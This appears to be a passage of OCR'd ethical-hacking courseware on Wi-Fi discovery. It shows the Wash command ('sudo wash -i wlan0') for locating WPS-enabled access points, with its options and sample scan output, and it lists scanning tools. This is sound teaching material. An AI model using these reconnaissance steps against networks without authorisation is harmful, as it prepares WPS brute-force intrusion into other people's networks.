
Attackers use the following tools to discover Wi-Fi networks for launching attacks:

- Laptop with a Wi-Fi card
- External Wi-Fi antenna
- Network discovery software

Some of the tools used to discover Wi-Fi networks in range to attack are inSSIDer, NetSurveyor, Wi-Fi Scanner, and Acrylic Wi-Fi Home.

Wi-Fi Discovery: Finding WPS-Enabled APs

- Attackers use **Wash utility** to identify the WPS-enabled APs and detect if the AP is in locked or unlocked state
- Most of the WPSs in the routers usually lock when brute-forced for more than five times and can be unlocked only in the administrator interface of the router manually
- The Wash command can support the 5 GHz channel
- The attacker **discovers the AP**, **ESSID**, and **BSSID of a device or router** using the following wash command
  - `# sudo wash -i wlan0`


wash -i wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
00:67:[redacted]     1  -53  2.0  No   Broadcom  NO_CONNECTION5
BC:62:[redacted]     5  -85  1.0  No   RalinkTe  JU[redacted]
C4:95:[redacted]     6  -87  1.0  No   RalinkTe  ARA[redacted]
30:49:[redacted]     9  -73  1.0  No   RalinkTe  Spyingonyou_2
6C:5A:[redacted]    11  -63  2.0  No   RalinkTe  CEH-Labs
18:82:[redacted]    11  -61  2.0  No   Broadcom  HAR[redacted]
18:FD:[redacted]    11  -87  1.0  No   RalinkTe  PAR[redacted]
```

Finding WPS-Enabled APs


Attackers use the Wash command-line utility to identify WPS-enabled APs in the target wireless network. This utility also helps attackers check whether the AP is in a locked state. Most WPS-enabled routers are locked automatically when incorrect credentials are entered more than 5 times consecutively, and they can be unlocked only in the administrator interface of the router manually. The Wash command supports the 5 GHz channel and can be used by installing the Reaver package.

The following are some of the important arguments of the Wash command that are used by attackers:

- **`-i, --interface=<iface>`** (specifies the interface to capture packets)
- **`-a, --all`** (displays all access points, including those with WPS disabled)
- **`-f, --file [FILE1 FILE2 FILE3 ...]`** (reads packets from captured files)
- **`-c, --channel=<num>`** (specifies the channel to listen [auto])
- **`-o, --out-file=<file>`** (writes data to a file)
- **`-n, --probes=<num>`** (specifies maximum number of probes to send to each AP in the scan mode)
- **`-D, --daemonize`** (Wash command)
- **`-5, --5ghz`** (command to use 5 GHz 802.11 channels)
- **`-s, --scan`** (command to run in the scan mode)
- **`-u, --survey`** (command to use the survey mode [default])

Attackers use the following command to discover the access point, extended service set identifier (ESSID), and BSSID of a device or router:

```
# sudo wash -i wlan0
```




```
┌─[root@parrot]─[~]
└───╼ #wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
00:67:[redacted]     1  -53  2.0  No   Broadcom  NO_CONNECTION5
BC:62:[redacted]     5  -85  1.0  No   RalinkTe  JU[redacted]
C4:95:[redacted]     6  -87  1.0  No   RalinkTe  ARA[redacted]
30:49:[redacted]     9  -73  1.0  No   RalinkTe  Spyingonyou_2
6C:5A:[redacted]    11  -63  2.0  No   RalinkTe  CEH-Labs
18:82:[redacted]    11  -61  2.0  No   Broadcom  HAR[redacted]
18:FD:[redacted]    11  -87  1.0  No   RalinkTe  PAR[redacted]
```

Figure 16.40: Screenshot showing the output of the Wash command


Wi-Fi Discovery Tools

inSSIDer | Shows a **list of all the nearby wireless APs** and wireless networks with their signal strengths

NetSurveyor | Gathers information about **nearby wireless APs in real-time** and displays it in useful ways



https://www.metageek.com



https://nutsaboutnets.com

Other Wi-Fi Discovery Tools:

- **Wi-Fi Scanner** *https://lizardsystems.com*
- **Acrylic Wi-Fi Home** *https://www.acrylicwifi.com*
- **WirelessMon** *https://www.passmark.com*
- **Ekahau Wi-Fi Heatmaps** *https://www.ekahau.com*

Wi-Fi Discovery Tools

